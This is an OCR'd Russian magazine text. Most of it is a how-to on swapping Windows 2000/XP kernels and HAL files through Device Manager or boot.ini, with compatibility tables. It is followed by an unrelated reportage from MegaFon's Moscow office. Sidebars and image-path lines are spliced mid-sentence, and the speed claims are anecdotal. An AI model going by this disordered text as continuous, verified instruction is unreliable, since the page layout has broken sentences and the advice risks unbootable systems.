Вопреки своей аббревиатуре, расшифровываемой как Advanced Configuration and Power Interface, ACPI означает нечто большее, нежели простой менеджер питания. Это еще и менеджер ресурсов, фактически являющийся корневым перечислителем. В ACPI-системах все устройства (как-то: PCI/ISA шины, жесткие диски, видеокарты) подключены к виртуальной шине ACPI-контроллера, в чем легко убедиться, если пройти в Диспетчер устройств -> Вид -> Устройства по подключению и отобразить иерархию устройств. Первым делом Windows загружает ACPI-драйвер, опрашивающий ACPI-контроллер на предмет подключенных к нему устройств, главным из которых является PCI-шина. Затем загружает PCI-драйвер и, опрашивая PCI-шину, обнаруживает новые платы расширений и прочие шины. Процесс повторяется до тех пор, пока не будут перечислены все имеющиеся устройства.

Физически ACPI-шины не существует (реально весь ввод/вывод идет через PCI/AGP), и все устройства, в принципе, доступны и напрямую. При смене ACPI-ядра на не-ACPI ядро так, собственно, и происходит. Но сведения о конфигурации оборудования, содержащиеся в реестре, оказываются недействительными, отчего система тихо едет крышей и отказывается загружаться, требуя переустановки.

Какие реальные выгоды дает ACPI-технология? Ну, во-первых, она полностью вытесняет Plug and Play, а вместе с ним и разборки между BIOS'ом и операционной системой по вопросам конфигурирования устройств. Теперь этого не может делать ни ось, ни BIOS, и право конфигурирования полностью отходит к ACPI. Во-вторых, ACPI при необходимости может сохранять состояние всех устройств и оперативной памяти на жестком диске, восстанавливая его при последующем включении питания.

Компьютер с ACPI/Advanced Configuration and Power Interface (ACPI) PC или что-то в этом роде. Левой клавишей вызови "Свойства" (Properties) и в закладке "Драйвера" (Drivers) нажми "Обновить драйвер" (Update Driver). Если этой закладки нет, значит, ты не обладаешь правами администратора.

Диспетчер устройств предложит тебе на выбор одно или несколько преемственных ядер, которые вступят в строй сразу же после перезагрузки. Правда, если обновление пройдет неудачно, система наотрез откажется загружаться. Обычно это происходит при попытке обновления стандартного ядра до ACPI или наоборот. Дело в том, что ACPI и не-ACPI ядра используют различные деревья устройств и по-разному распределяют системные ресурсы. Диспетчер устройств позволяет переключать только преемственные версии ядер, но иногда он ошибается, и систему приходится чинить. Удерживая F8 при запуске Windows, дождись появления загрузочного меню. Войди в Last Known Good Configuration и, выбрав подходящий профиль оборудования, скажи Configuration Recovery.

АЛЬТЕРНАТИВНЫЙ ПОДХОД

Для обхода ограничений, свойственных диспетчеру устройств, предусмотрен чисто хакерский способ ручного переключения ядер, позволяющий выбирать непреемственные ядра (или ядра, выдернутые из других дистрибутивов Windows), а также организовывать многовариантную загрузку. Для этого необходимо отредактировать файл boot.ini, находящийся в корневом каталоге загрузочного диска. Открой его в Блокноте и найди следующую строку:

```
multi(0)disk(0)rdisk(0)partition(1)\WINNT="Windows XP
Professional" /fastdetect /SOS
```

Теперь либо добавь к ней два новых ключа /KERNEL= и /HAL= , указав имена файлов исполнительной системы ядра и уровня аппаратных абстракций, либо выдели всю строку целиком и вставь ее в конец файла boot.ini, изменив текст "Windows XP Professional" на что-нибудь в стиле "Windows XP hacked" и добавив указанные ключи. Тогда при старте системы на экране появится меню многовариантной загрузки, позволяющее быстро переключаться между различными версиями ядра, не рискуя при этом обрушить основную конфигурацию системы (если это меню не появится, жми на F8).

Если ты не устанавливал никаких сервис-паков, открой каталог WINNT\System32\Driver Cache\i386\driver.cab и вытащи из него файлы, название которых начинается с "HAL". Затем найди файлы, содержащие "nt" и "kr". Скопируй их в каталог WINNT\System32. На машинах с установленным сервис-паком указанные файлы ищи где-нибудь в каталоге сервис-пака. Скажем, в WINNT\ServicePackFiles\i386.

Руководствуясь таблицами 2, 3 и 4, выбери ядро своей мечты, вписав соответствующие HAL'ы и KENREL'ы в boot.ini, отредакти-



В штатный комплект поставки Windows 2000 i486 ядро не входит, но его вполне реально найти в интернете или попробовать выдернуть из дистрибутива Windows XP, но никаких гарантий, что оно нормально встанет на Win2k, само собой, нет.

рованный вариант которого может выглядеть, например, так:

```
multi(0)disk(0)rdisk(0)partition(1)\WINNT="Windows XP Professional" /fastdetect /SOS
multi(0)disk(0)rdisk(0)partition(1)\WINNT="Windows XP hacked" /fastdetect /SOS /HAL=HALMPS.DLL /KERNEL=NTKRNLMP.EXE
```

Сохранив изменения в boot.ini, перезагрузись. Имей в виду, что если ты отредактируешь этот файл неправильно, система может подавиться при его загрузке, наотрез отказываясь запускаться! И если ты не хочешь заново переустанавливать систему, то не забудь перед началом эксперимента скинуть резервную копию оригинального boot.ini на загрузочную дискету.



ТАК МНОГО ЯДРЫШЕК ХОРОШИХ...



Ключ /PCILOCK файла boot.ini запрещает системе использовать динамическую адресацию IO/IRQ на PCI-шине, что в некоторых случаях значительно повышает производительность, но препятствует совместному использованию системных ресурсов несколькими устройствами одновременно. Теоретически BIOS и ось должны равномерно распределять порты и прерывания между устройствами, однако на практике они нередко совершают грубые ошибки, вешая на одно прерывание несколько устройств, даже когда свободные IRQ еще не исчерпаны.



Чипсеты VIA, SiS, ALI и RCC славятся хреновой реализацией PM-таймера (Power Management Timer), приводящего к зависанию системы или "дрыгательному" воспроизведению аудио/видеофайлов. Проблема лечится переходом на чипсеты от Intel/AMD или установкой Service Pack'а (подробнее об этом рассказывается в технической заметке Q266344 в "Базе знаний" Microsoft).

ВНУТРИ ЯДРА

Существуют ли теоретические обоснования того, почему i486 ядро увеличивает быстродействие компьютера? Да, существуют. И хотя до сих пор не ясен конкретный вклад каждого из них, общая картина событий выглядит скорее тривиальной, чем удивительной.

Начнем с того, что поддержка многопроцессорности не проходит бесследно и налагает на архитектуру ядра определенный отпечаток, заставляя его решать те задачи, которые на однопроцессорных машинах просто не возникают. Взять хотя бы проблему когерентности, т.е. согласованности данных. Представь себе, что произойдет, если один процессор обратится к недостроенной структуре данных, конструируемой другим процессором. Чтобы этого избежать, в каждый момент времени только один процессор может модифицировать данные, а остальные блокируются при помощи спинлуков (от английского spin lock - взаимоблокировка). В однопроцессорных системам спинлуки лишены смысла и должны заменяться на NOP'ы, однако, в Windows этого не происходит, и большую часть отведенного ему процессорного времени ядро расходует именно на спинлуки. Хуже того! Алгоритмы, эффективно исполняющиеся на двух или даже четырех процессорах, далеко не всегда сохраняют свою эффективность на одном. Судя по всему, во времена 486 процессоров Microsoft поддерживала независимые линейки ядер, оптимизируя каждое из них по отдельности. Когда же аппаратные возможности персональных компьютеров возросли, она с облегчением свела все ядра воедино. Дизассемблирование доказывает, что однопроцессорная версия ядра практически во всем повторяет многопроцессорную и работает намного медленнее, чем могла бы.

Другой источник тормознутости - это пресловутый Plug and Play. Древние ядра самостоятельно обслуживали шины, DMA и прочие системные устройства, за каждым из которых жестко закреплялось свое пространство адресов ввода-вывода, свой IRQ и свой канал DMA. Теперь же все значительно усложнилось и... затормозилось. Ядро абстрагировалось от конкретного оборудования и перешло на виртуальные шины, эмулируемые драйверами соответствующих устройств. Изменилось все, включая схему обработки прерываний. Это раньше диспетчер знал все прерывания в лицо, а теперь он вынужден постоянно обращаться к базе данных, выясняя, какой вектор какому устройству принадлежит (ведь системные ресурсы могут динамически переназначаться во время работы).

Как уже говорилось, ядро состоит из библиотеки аппаратных абстракций и исполнительной системы. Архитектурно библиотека аппаратных абстракций включает в себя набор системно зависимых функций, на которые опирается системно независимое ядро, реализующее базовые сервисы операционной системы. При переносе оси на другую платформу в принципе достаточно переписать один лишь HAL, не трогая все остальное. Это в теории. На практике же, во-первых, всякий перенос требует радикальной переделки всей системы, а во-вторых, на сегодняшний день Windows 2000, XP и 2003 существуют всего лишь на одной платформе - платформе IBM PC, и потому по ряду соображений HAL и исполнительная система тесно переплетены.

Компоненты ядра

Конкретный перечень функций ядра приводит нет смысла, т.к. он постоянно меняется от версии к версии и системные компоненты мигрируют из одной библиотеки в другую (раньше графический интерфейс был прикладной подсистемой, теперь это часть ядра, раньше шинами и ресурсами заведовал HAL, теперь эта функция возложена на исполнительную подсистему и ACPI, ну и т.д.).

английское/русское название разных ядер	для каких компьютеров предназначено
ACPI Multiprocessor PC	ACPI-системы с многопроцессорной системной платой и двумя или более установленными процессорам
Многопроцессорный компьютер с ACPI	
ACPI Uniprocessor PC	ACPI-системы с многопроцессорной системной платой и одним установленным процессором
Однопроцессорный компьютер с ACPI	
Advanced Configuration and Power Interface (ACPI) PC	ACPI-системы с однопроцессорной системной платой
Компьютер с ACPI	
MPS Uniprocessor PC	не ACPI-системы, с многопроцессорной системной платой и одним установленным процессором
Однопроцессорный компьютер с MPS	
MPS Multiprocessor PC	не ACPI-системы, с многопроцессорной системной платой и двумя или несколькими установленными процессорами
Многопроцессорный компьютер с MPS	
ACPI Compaq SystemPro Multiprocessor or 100% compatible	компьютеры типа Compaq SystemPro или полностью совместимых с ними
Многопроцессорный Compaq SystemPro или 100% совместимый	
Standard PC	любой стандартный компьютер - не ACPI, с однопроцессорной системной платой (если плата поддерживает ACPI, то система ее заблокирует)
Стандартный компьютер	
Standart PC with C-Step i486	однопроцессорные компьютеры с процессором 80486 Step-C (степпинг C, разновидность i486) или выше, без поддержки ACPI
Стандартный компьютер I486 степпинг-C	

Таблица 1. Ядерное меню, предлагаемое установщиком Windows

компонент ядра	целевое назначение
NTOSKRNL.EXE	исполнительная система для однопроцессорных ПК с физической памятью 4 ГБ или меньше
NTKRNLMP.EXE	исполнительная система для многопроцессорных ПК с физической памятью 4 ГБ или меньше
NTKRNLPA.EXE	исполнительная система для однопроцессорных ПК с физической памятью свыше 4 ГБ
NTKRPAMP.EXE	исполнительная система для многопроцессорных ПК с физической памятью свыше 4 ГБ
HAL.DLL	стандартный HAL (не ACPI, не APIC)
HAL486C.DLL	HAL для i486 C-Step систем
HALAPIC.DLL	однопроцессорная версия HALMPS.DLL (не ACPI, APIC)
HALAST.DLL	для симметричных многопроцессорных систем от компании AST
HALMPS.DLL	для большинства многопроцессорных систем на базе Intel (не ACPI, APIC)
HALACPI.DLL	однопроцессорный HAL с поддержкой ACPI, не APIC
HALAACPI.DLL	однопроцессорный HAL с поддержкой ACPI и APIC
HALMACPI.DLL	многопроцессорный HAL с поддержкой ACPI и APIC

Таблица 2. Описание наиболее распространенных ядер

	NTOSKRNL.EXE	NTKRNLMP.EXE	NTKRNLPA.EXE	NTKRPAMP.EXE
HAL.DLL	+	-	+	-
HAL486C.DLL	+	-	-	-
HALAPIC.DLL	+	-	+	-
HALAST.DLL	+	+	-	+
HALMPS.DLL	-	+	-	+
HALACPI.DLL	+	-	+	-
HALAACPI.DLL	+	-	+	-
HALMACPI.DLL	-	+	-	+

Таблица 3. Преемственность различных HAL'ов, плюс обозначает, что замена требует переустановки операционной системы, минус означает, что переустановка не требуется


	HAL.DLL	HAL486C.DLL	HALAPIC.DLL	HALAST.DLL	HALMPS.DLL	HALACPI.DLL	HALAACPI.DLL	HALMACPI.DLL
HAL.DLL		+	+	+	+	-	-	-
HAL486C.DLL	+		+	+	+	-	-	-
HALAPIC.DLL	+	+		+	+	-	-	-
HALAST.DLL	+	+	+		+	-	-	-
HALMPS.DLL	+	+	+	+		-	-	-
HALACPI.DLL	-	-	-	-	-		+	+
HALAACPI.DLL	-	-	-	-	-	+		+
HALMACPI.DLL	-	-	-	-	-	+	+	

Таблица 4. Таблица совместимости HAL'ов с KERNEL'ами, плюсом помечены совместимые комбинации

Какую версию ядра выбрать? Это зависит от архитектурных особенностей компьютера и твоих потребностей. Таблица 2 описывает назначения некоторых наиболее популярных ядер, из которых в первую очередь хотелось бы обратить внимание на связку NTKRNLMP.EXE/HALMPS.DLL, ориентированную на многопроцессорные системы. Если ты поставил Windows на компьютер без поддержки Hyper-Threading, а затем неожиданно решил заиметь эту поддержку, купив новехонький Pentium-4, система не захочет работать со вторым процессором до тех пор, пока ты не переустановишь ее или... не заменишь ядро. Второе, естественно, проще и быстрее. Кстати, о быстроте.

Ходят слухи, что ядра с поддержкой ACPI проигрывают не-ACPI ядрам по скорости. И хотя доля правды здесь есть, в общем случае это не так. Нормально работающий ACPI не тормозит систему, если, конечно, ничего не конфликтует и не глючит. Проблема в том, что конфликты возникают удручающе часто, поскольку ACPI задиристый, как петух, и монструозный, как мамонт. Другая проблема связана с охлаждением процессора путем его автоматического отключения во время простоя системы. Некорректная поддержка ACPI зачастую приводит не только к 100% загрузке ЦП, но и к характерному треску во время проигрывания аудиофайлов. К тому же, многие ACPI-системы поддерживают динамическое управление производительностью, подбирая тактовые частоты и тайминги в соответствии с текущими потребностями, в том случае если ACPI-контроллеру удастся их угадать. Еще ACPI пытается оптимизировать системные ресурсы, старательно вешая на одно прерывание сразу несколько устройств. Вообще-то эта ситуация вполне нормальна (см. техническую заметку Q252420 в "Базе знаний" Microsoft), но не идеальная с точки зрения производительности.

Сравнивая производительность ACPI и не-ACPI ядер, не стоит забывать, что они используют разные таймеры для измерения системного времени, которые, между прочим, никто не калибровал, поэтому бенчмарки



Переключение ядра на ходу с помощью диспетчера устройств

ЧТО ТАКОЕ APIC

APIC - Advanced Programmable Interrupt Controller (усовершенствованный перепрограммируемый контроллер прерываний). Стандартный контролер прерываний, базирующийся на микросхеме Intel 8259A или ее аналогах, поддерживает 8 линий прерываний и работает лишь в однопроцессорных системах. В IBM PC таких контроллеров всегда два, причем второй подключен на вход первого, в результате чего максимальное количество поддерживаемых прерываний увеличивается до 15. Мало? Усовершенствованный контроллер прерываний, которым оснащаются многопроцессорные системы, поддерживает до 256 прерываний, которых хватает сполна.

На программном уровне PIC и APIC взаимно совместимы, поэтому APIC-ядра способны работать и с PIC-контроллерами, по крайней мере, теоретически. Практически же в некоторых конфигурациях наблюдаются глюки разной степени тяжести, иногда исправляемые очередным Service Pack'ом, иногда нет. Естественно, APIC-ядро само по себе новых линий прерываний не добавляет...

разных ядер могут существенно различаться уже за счет одной лишь инструментальной погрешности!

Многопроцессорные ядра самые медленные. Использовать их на однопроцессорных машинах не рекомендуется. Ядро, доставшееся в наследство от 486 машин, самое быстрое, однако, и самое ограниченное в своих функциональных возможностях. При использовании современного оборудования и некоторых навороченных игрушек могут появиться (а могут и не появиться :)) серьезные проблемы. Некоторые "специалисты" авторитетно утверждают, что выбирая i486, можно забыть про SIMD и SSE2, а это не ускоряет, а наоборот, замедляет систему. В действительности же никакого отношения к SIMD/SSE2-командам ядро не имеет, ведь не оно же их исполняет. Другой вопрос, что при переключениях с одной задачи на другую все SIMD/SSE2 регистры должны быть сохранены, иначе совместная работа двух и более мультимедийных приложений станет невозможной. Дизассемблирование подтверждает, что i486 ядро использует команду FXSAVE, автоматически сохраняющую все SIMD/SSE2-регистры, поэтому как раз на этот счет волноваться не надо.

Устройства, подключенные к виртуальной ACPI-шине

РАЗГОН И ЕГО ПОСЛЕДСТВИЯ

Смена ядра не заставит процессор вычислять синус угла быстрее и уж точно не расширит пропускную способность интерфейсных шин. Популярные тестовые программы для измерения быстродействия ядер также не годятся, поскольку не обнаруживают никакого прироста производительности даже тогда, когда разница видна невооруженным глазом. Почему так происходит? Все очень просто. "Быстрые" ядра отличаются от "медленных" прежде всего накладными расходами на обработку прерываний и переключений между задачами. Промежуток времени между двумя переключениями (условно называемый квантом) - это целая вечность для процессора, в течение которой он успевает обсчитать множество тестовых задач, в результате чего длительность переключений просто не учитывается. К тому же, при малом числе потоков издержки от переключений между ними достаточно невелики, но стоит запустить параллельно с тестовой программой несколько тяжеловесных приложений, как все изменится!

Практика показывает, что на компьютерах, оснащенных SDR-памятью и процессорами с частотой менее 1 ГГц, i486 ядро существенно повышает отзывчивость системы, и работать с ней становится значительно приятнее. Для проверки запусти пару десятков приложений (обычное состояние системы к концу рабочего дня, не правда ли?) и замерь время выполнения контрольной задачи (например, наложения фильтра на гигабайтный рисунок в Photoshop, компиляцию мегабайтного файла, контекстный поиск в тысячестраничном pdf'е).


Естественно, с ростом быстродействия компьютера замена ядра дает все меньший и меньший выигрыш быстродействия, но даже на мощных рабочих станциях он остается заметным. Попутно исчезают конфликты, присущие не вполне ACPI-совместимым устройствам, драйверам и BIOS'ам. На смену им приходят конфликты с древней версией ядра, на совместимость с которой ни устройства, ни драйвера, ни BIOS'ы вообще никем не тестировались. Поэтому как поведет себя 486-ядро в твоей системе, заранее не известно.

ЗАКЛЮЧЕНИЕ

Единого мнения по поводу целесообразности перехода на 486 ядро как не было, так и нет. Сообщения о реально проведенных экспериментах единичны, и статистики по ним не построишь. Тем не менее, перепробовать различные ядра, сравнивая их на вкус, все-таки стоит. Это не только интересно, но еще и познавательно.



hiNt (livejournal.com/~h1nt), z4r (z4r@mail.ru)



НАШИ ВЫШЛИ НА СВЯЗЬ!



«Станция Киевская» - произнес женский голос, и я двинулся к выходу из метрополитена. Сегодня мне предстояла встреча с работниками компании МегаФон-Москва, для которой я тщательно готовил каверзные и интересные вопросы. Еще десять минут пешей прогулки, минуя набережную, - и вот оно, девятиэтажное сильно остекленное здание. Собравшись с силами, я переступил порог и...

РЕПОРТАЖ ИЗ МЕГАФОНА


ПЕРВЫЕ ВПЕЧАТЛЕНИЯ


...Подумал сначала, что ошибся. Уж больно интерьер здания напоминал одну очень известную в Москве гостиницу. Но девушка, заседавшая на вахте, развеяла мои сомнения вопросом: "Вы из журнала "Хакер"?". Она же помогла мне быстро расправиться с такой формальностью, как выписка пропуска, и направила к лифту. Нужный мне офис располагался на седьмом этаже. Современный лифт поднял семидесятикилограммовое тело юного журналиста в считанные секунды, попутно наградив оное легким приступом морской болезни.

Наверху меня встретила высокая стройная девушка Настя, сразу одарившая меня располагающей белозубой улыбкой. "Ага, одета в строгий костюм", - отметил я, с трудом заставляя себя думать только о деле. Мы проследовали по коридору вдоль компьютеризированных рабочих мест, на которых человек пятнадцать молодых парней и девчонок несли свою нелегкую трудовую вахту. Мимоходом оценив их подтянутый внешний вид и симпатичные лица, я завернул в кабинку советника генерального директора - Романа, солидного мужчины, облаченного в аккуратный серый костюм.

РАЗГОВОР ЗА ЧАШЕЧКОЙ КОФЕ

Разговор с господином советником получился на редкость непринужденным и обстоятельным. Роман сообщил мне, что сотрудники МегаФона - молодые динамичные люди, которые тянут на себе работу самого опять-таки молодого оператора мобильной связи в Москве. Значительная часть абонентов компании - это средний класс москвичей и молодежь, требовательная и восприимчивая к новым технологиям. МегаФон, в отличие от некоторых других компаний, сознательно не пытается завоевать титул самого дешевого оператора сотовой связи, полагая, что демпинг -





> Мегафонщики проговаривают более трехсот минут в месяц.

путь тупиковый. Вместо этого компания старается предлагать больше возможностей за те же деньги. По статистике показатель Minutes Of Use (MOU) у МегаФона в полтора-два раза выше, чем у конкурирующих компаний. Мегафонщики проговаривают более трехсот минут в месяц. И вот только не надо, дорогой читатель, язвить, что 250 минут из них - это переспросы "А? Что? Не слышу!" ;).

ТЕХНИЧЕСКИЙ ПЕРСОНАЛ

Мои собственные наблюдения подтвердили слова Романа о молодости компании и работающего в ней персонала. Мне было предложено обратить особое внимание на разработчиков новых услуг, которые, несмотря на свой возраст, получили хороший опыт общения с западными производителями. Некоторые из разработчиков даже работали в "Сонере", стоявшему у истоков создания МегаФона, и активно стажировались в Финляндии и других странах. Направление новых услуг и технологий в МегаФоне возглавляет известный шведский специалист Тор-Бьерн Фьельнер (в миру просто Тоби), проживший в России уже около 10 лет и успевший за это время в совершенстве овладеть великим и могучим. Он оценивает ситуацию с точки зрения западного эксперта и в то же время учитывает российскую специфику. Кстати, как оказалось, попасть в сотрудники компании достаточно просто - нужно всего лишь иметь опыт работы, профессиональную подготовку, законченное специальное образование и желание постоянно учиться и развиваться. А вот за красивые глаза никого в офисе не держат. Впрочем, в этом я как-то и не сомневался, хотя красивых женских глаз по ходу экскурсии заметил немало :).

ЧТО ДЕНЬ ГРЯДУЩИЙ НАМ ГОТОВИТ

Занимательные факты поведал Роман о временах открытия МегаФона, когда деревья были большими, а колесившие по болотам Подмосковья технические работники еще пользовались услугами других сотовых операторов. Собственно, за это они и получили однажды нагоняй от начальства, после чего все до одного были переведены на МегаФон. Это был разумный ход, заставивший людей на собственном опыте понять, над чем им еще нужно работать, что улучшать, в какую сторону развиваться компании. Сегодня все сотрудники пользуются услугами родной фирмы. Но даже если вдруг найдется чудак, по тем или иным причинам отдавший во внеурочное время во внеурочное время предпочтение другому сотовому оператору, его не казнят, ему не отрежут пальцы и даже не уволят.

Не обратив внимания на то, что я инстинктивно спрятал руки за спиной, советник генерального директора перешел к рассказу о ближайших планах компании. Оказалось, что нынешним летом, пока мы с тобой, дружище, будем купаться и загорать, МегаФон займется глобальными работами по улучшению приема сигнала. До 1 сентября компания планирует запустить около 150 новых базовых станций, и в результате их общее число перевалит за тысячу. Таким образом, сеть вырастет на 15%, увеличится территория покрытия и повысится качество сигнала. Ну а самое приятное новшество, ожидаемое в ближайшем будущем, - это укрощение метрополитена. Начнется оно, разумеется, с самых ходовых станций - устанавливать оборудование на других, как мне пояснили, невыгодно в экономическом плане и соизмеримо с постройкой АТС где-нибудь на Чукотке или в сельской местности. В первую очередь "омегафонятся" пункты пересадок. Затем компания возьмется за станции в пределах кольцевой линии и уже потом оприходует спальные районы Москвы.

Да, забыл сказать: мне удалось убедиться, что "Линия народного контроля" у МегаФона действительно работает. Человек заходит на сайт в соответствующий раздел и, если его, например, не устраивает качество сигнала в определенной области, заполняет анкету, указывает географическое расположение места с плохим, на его взгляд, приемом, и данные отправляются на сервер к технарям. Эта информация передается напрямую, безо всяких промежуточных звеньев (я своими глазами видел, КАК техник получает отчет), что позволяет быстрее разрулить ситуацию.

БЛИЦ-ОПРОС

Телефонный звонок заставил Романа на некоторое время прервать нашу беседу - кто-то поцарапал его припаркованный у входа в здание автомобиль, и нужно было выйти разобраться. Я чуть не начал напевать саундтрек к кинофильму "Бригада", но вовремя спохватился и акцентировал свое внимание на Анастасии - коллеге Романа. В его отсутствие девушка развлекала меня рассказами



Разработчиками механизма определения координат абонента являются корпорация Ericsson и фирма Mobilaris. Не путать с Mirabilis и Canabis :).



До весны этого года существовало около 50 мертвых пятен, где сигнал приема МегаФона был крайне слаб. На данный момент таких точек - около 30, а к концу года, говорят, их можно будет сосчитать на пальцах одной руки.

о курьезных телефонных звонках в службу поддержки, аккуратно сохраняемых операторами (которых в компании, если тебе интересно, работает порядка трех сотен). На жестком диске одного из компьютеров в офисе хранится целый архив приколов, который мне обещали выслать по почте. Если все-таки вышлют, то внимательно исследуй прилагаемый к журналу диск - я обязательно выложу там указанный файлик.

На вопрос: "Не досаждают ли вам хакеры?" - мне ответили, что взломать сайт МегаФона пытаются периодически, но пока попытки так и не увенчались успехом, и ни корпоративная, ни мобильная сеть компании не пострадали. Спрашивать, откуда тогда на лотках митинского рынка взялись абонентские базы МегаФона за январь 2003 года, я не стал - мне хотел вернуться домой целым и невредимым ;). Впрочем, сам Роман признался, что относится к российским хакерам с симпатией - люди они в большинстве своем талантливые, остроумные и любознательные, да и специалистам по информационной безопасности в компаниях типа МегаФона расслабляться не дают, что правильно.

Советник генерального директора улыбнулся при вопросе о постоянной форме работников и ответил, что сотрудникам вполне разрешается свободный стиль одежды. С понедельника по четверг приветствуется деловой dress code, в пятницу - демократичный casual. Словом, хочешь прийти на работу в плавках - дело твое, главное, работу свою работай :). Также Роман поспешил заверить меня, что излучение базовых станций не угрожает здоровью людей, живущих с ними по соседству, и что куда опаснее линии электропередач, под которыми стоит сегодня каждый второй дачный домик. Вообще, исторически и географически сложилось так, что в Москве базовые станции МегаФона располагаются вдали от жилых домов - чаще над административными зданиями или вообще в специально отведенных местах. Но даже при расположении антенны над жилым домом люди не рискуют облучиться и стать счастливыми обладателями, скажем, лишней головы или третьего уха.

МЕЧТЫ И РЕАЛЬНОСТЬ

Недавно у МегаФона появился сервис с ироничным названием "Где я?", использующий технологию АОП, о которой я расскажу чуть позже. Действительно, бывает такое состояние, когда хочется не только узнать, где ты, но и подключить услуги "Кто я?" и "Зачем я столько пил?".

